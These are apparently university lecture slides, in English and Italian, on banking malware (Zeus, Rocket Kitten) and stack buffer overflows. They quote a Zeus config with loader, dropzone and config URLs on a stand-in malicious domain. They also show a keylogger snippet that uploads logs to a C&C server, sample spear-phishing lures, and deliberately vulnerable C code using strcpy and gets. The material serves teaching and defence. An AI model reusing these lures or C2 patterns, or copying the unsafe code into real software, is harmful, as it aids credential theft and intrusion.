
Source: Baldoni, Chockler. Collaborative financial infrastructure protection. Springer 2012

Attack to Banks

Attack e.g.:
Phishing



- Inject itself into a browser
- keylogger
- form grabber,
- injection of arbitrary HTML code
- stealing of protected data



Source: T Holz, M Engelberth, and F Freiling. 2009. Learning more about the underground economy: a case-study of keyloggers and dropzones. ESORICS'09

Banking Malware: ZEUS

- Crimeware kit contains the following modules (<4K $):
  - A web interface to administrate and control the botnet
  - A tool to create the trojan binaries and encrypt the config file

- ZeuS host consists of three components :
  - a config file
  - a binary containing the newest version of the ZeuS trojan
  - a dropzone (a php file which writes in a writable storage of a server)

The Zeus Config file

Latest trojan binary

<Msg ID=20002 URLLastBinary FileLen=33 RealLen=33 Type='Uncompressed'>
http://evilzeusdomain.ru/zs/ldr.exe </Msg>

Dropzone

<Msg ID=20003 URLServer0 FileLen=29 RealLen=29 Type='Uncompressed'>
http://evilzeusdomain.ru/zs/s.php </Msg>

Latest config file [encrypted]

<Msg ID=20004 URLAdvServers FileLen=37 RealLen=37 Type='Uncompressed'>
http://evilzeusdomain.ru/zs/cfg.bin (</Msg>

<Msg ID=20006 HTTPBotlogFilter FileLen=153 RealLen=188 Type='Compressed'>
!*.microsoft.com/*

Watching for the URLs

!http://*myspace.com* </Msg>


<Msg ID=20008 HTTPFakesList FileLen=621 RealLen=1974 Type='Compressed'> /https:
signin.ebay.com/ws/eBayISAPI.dll?co*

Redirect the URLs

https://sitekey.bankofamerica.com/sas/signon*
https://www.paypal.com/*/cgi-bin/webscr?SESSION*
[…]</Msg>

Source: zeustracker.abuse.ch

Banking Malware: ZEUS



Banking Website	# Stolen Credentials
PayPal	2,263
Commonwealth Bank	851
HSBC Holding	579
Bank of America	531
Lloyds Bank	447


(a) Overview of top five banking websites for which credentials were stolen.

Credit Card Type	# Stolen Credit Cards
Visa	3,764
MasterCard	1,431
American Express	406
Diners Club	36
Other	45


(b) Overview of stolen credit card information.


Figure 6: Analysis of stolen banking accounts and credit card data.

Zeus Countermeasures




- Patch quickly
- Switch to other browsers
- Do not click on suspicious link
- Do not open suspicious mail attachments (training people with mock phishing exercises)
- Antivirus software can help to a limited extend Zeus is detected by less than 50% of antivirus
- TAN e ChipTAN





ROCKET KITTEN



Victims

- Civilian organizations in Israel
- Academic organizations in Israel
- German-speaking government organizations
- European organizations
- European private company

Implant the malware

- The equation group
  - Self-replicating (worm) code – Fanny
  - Physical media, CD-ROMs
  - USB sticks + exploits
  - Web-based exploits
- Rocket Kitten
  - Spear-phishing


Rocket Kitten spear-phishing emails

From: [redacted]
Date: Apr 23, 2014 10:08 AM
Subject: Message
To: [redacted]

Dear all,
Enclosed is some information that I hope you will find it useful.
Hag Sameah.

--
[redacted]
CEO, [redacted]

[redacted]



From: FirstName [mailto: firstnamelastname1@gmail.com]
Subject: Possible Scenarios for Hezbollah's Retaliation? your comments are most welcome.

Dear experts,

As you know Israeli helicopter had conducted a strike against "terrorists" near Quneitra, on the Syrian side of the Golan Heights
that killed several of Hezbollah's members including one Iranian commander.
I wrote an article about possible scenarios about Hezbollah's reactions and
would like to know your ideas about it?

I answered some questions about possible reactions:

- Is it in the common interest between Hezbollah and Iran to retaliate?
- What can be the worst-case scenario?
- Time and place to hit back?
- Will the retaliation be restrained enough to provoke a war?
- ...

You can download and see the article in my Drive:
https://onedrive.live.com/redir?resid=xxxxxxxxxxxxxxx
Best regards,
FirstName

--
(here followed an official signature)

Keylogger

- Once the machine is infected, the keylogger records all keystrokes in %temp %/wlg.dat using the following format:

```
**************************************************
[Windows Title] - [Application Name] ([Language])
**************************************************
[Context]
```

```
handle = _wfopen(&FileName, L"r");
if ( handle )
{
  fseek(handle, 0, 2);
  fileSize = ftell(handle);
  fclose(handle);
  if ( fileSize >= 3000 )                    // Transfer log if size is large than 3000 bytes
  {
    uploadToCnC();
    sleepTimes = rand() % 10;
    if ( !sleepTimes || sleepTimes == 1 )
      ++sleepTimes;
    KillTimer(0, uIDEvent);
    SetTimer(0, 0, 60000 * sleepTimes, uploadLogFunc);
  }
}
```

Buffer Overflow Attacks

Celebri Internet Worms

- Morris worm (1988): overflow in fingerd
  - 6,000 macchine infettate (10% of existing Internet)
- CodeRed (2001): overflow in MS-IIS server
  - 300,000 macchine infettate in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
  - 75,000 macchine infettate in **10 minuti** (!!)
- Sasser (2004): overflow in Windows LSASS
  - ~500,000 macchine infettate

Autenticazione in Windows

… e la storia continua

- Conficker (2008-09): overflow in Windows RPC
  - ~10 milioni di macchine infettate (stime divergono)
- Stuxnet (2009-10): diversi *zero-day* overflows + stesso Windows RPC overflow di Conficker
  - Windows print spooler service
    - Usato anche in Flame (annunciato nel 2012)
  - Windows LNK shortcut display
  - Windows task scheduler

Perché siamo vulnerabili?

- 126 CERT security advisories (2000-2004)
- 87 riguardano memory corruption vulnerabilities
- 73 da applicazioni che offrono servizi remoti
  - 13 in HTTP servers, 7 in database services, 6 in remote login services, 4 in mail services, 3 in FTP services
- Exploit usano spesso illegitimate control transfers
  - Salti ad injected attack code, return-to-libc, etc.
  - Le difese si concentrano quindi su control-flow security
- Ma gli exploits possono anche puntare a dati utente, configurazioni o valori per decision-making

Memory Exploits

- Un buffer è una porzione di memoria (stack o heap) per memorizzare dati
  - Fatto per contenere una quantità predefinita di dati
  - Se codice eseguibile viene fornito sotto forma di dati, si può ingannare la macchina ospite per farglielo eseguire
    - Esso si propagherà o farà controllare la macchina all'attaccante
- Un attacco può sfruttare qualsiasi operazione sulla memoria!
  - Assegnazione di puntatori, stringhe di formato, allocazione e de-allocazione di memoria, puntatori a funzione, chiamate a libreria tramite offset tables

Stack Buffers


- Supponiamo un server contenga questa funzione

```
void func(char *str) {
    char buf[126];
    strcpy(buf,str);
}
```

Allocate local buffer
(126 bytes reserved on stack)

Copy argument into local buffer

- Quando invocata, un nuovo frame (activation record) viene creato sulla stack




Ma se riempissi "troppo" il buffer?

- La memoria puntata da str viene copiata su stack

```
void func(char *str) {
     char buf[126];
     strcpy(buf,str);
}
```

strcpy NON controlla che la stringa a *str contenga meno di 126 caratteri


- Se una stringa più lunga di 126 bytes viene copiata nel buffer, le locazioni in stack adiacenti verranno sovrascritte!



Questo verrà interpretato come return address!

Eseguire un Attack Code

- Ipotesi: l'attaccante ha creato il contenuto del buffer
  - Ad esempio, str punta ad una stringa ricevuta tramite rete sotto forma di URL



- Quando la funzione termina, il codice nel buffer sarà eseguito, offrendo una shell all'attacker
  - Root shell se il programma vittima è setuid root

Basic Stack Code Injection


- Codice eseguibile di attacco scritto su stack, nel buffer che contiene la stringa dell'attaccante
  - Stack memory dovrebbe contenere solo dati, ma…
- Per uno stack-smashing attack semplice, il pezzo in overflow del buffer deve contenere l'indirizzo esatto dell'attack code nella posizione RET
  - Il valore nella posizione RET deve puntare all'inizio del codice assembly di attacco memorizzato nel buffer
    - Altrimenti l'applicazione va in errore per segmentation violation
  - L'attaccante deve indovinare la posizione esatta del buffer sulla stack quando la funzione verrà invocata

Stack Corruption: General View


```
int bar (int val1) {
    int  val2;
    foo (a_function_pointer);
}

int foo (void (*funcp)()) {
    char* ptr = point_to_an_array;
    char buf[128];
    gets (buf);
    strncpy(ptr, buf, 8);
    (*funcp)();
}
```

Memoria controllata da attacker

Obiettivo più comune



Attacco #1: Return Address



① Cambiare return address per puntare all'attack code. Quando la funzione ritorna, il controllo viene trasferito all'attack code.

② … o return-to-libc: istruzioni già presenti nel segmento code quali system(), exec(), etc. vengono usate come attack code

Causa: no range checking

- strcpy non controlla la dimensione dell'input
  - strcpy(buf, str) copia in buf il contenuto della memoria a partire da *str finché non incontra "\0", ignorando la dimensione dell'area allocata per buf
- Molte C library functions sono unsafe
  - strcpy(char *dest, const char *src)
  - strcat(char *dest, const char *src)
  - gets(char *s)
  - scanf(const char *format, ...)
  - printf(const char *format, ...)

Ma il range checking aiuta?

- strncpy(char *dest, const char *src, size_t n)
  - Usando strncpy al posto di strcpy, non più di n caratteri verranno copiati da *src in *dest
  - Il programmatore deve fornire il valore corretto di n
- Potential overflow in htpasswd.c (Apache 1.3)

```
… strcpy(record,user);
  strcat(record,":");
  strcat(record,cpw); …
```

Copia username ("user") nel buffer ("record"), poi aggiunge ":" e hashed password ("cpw")

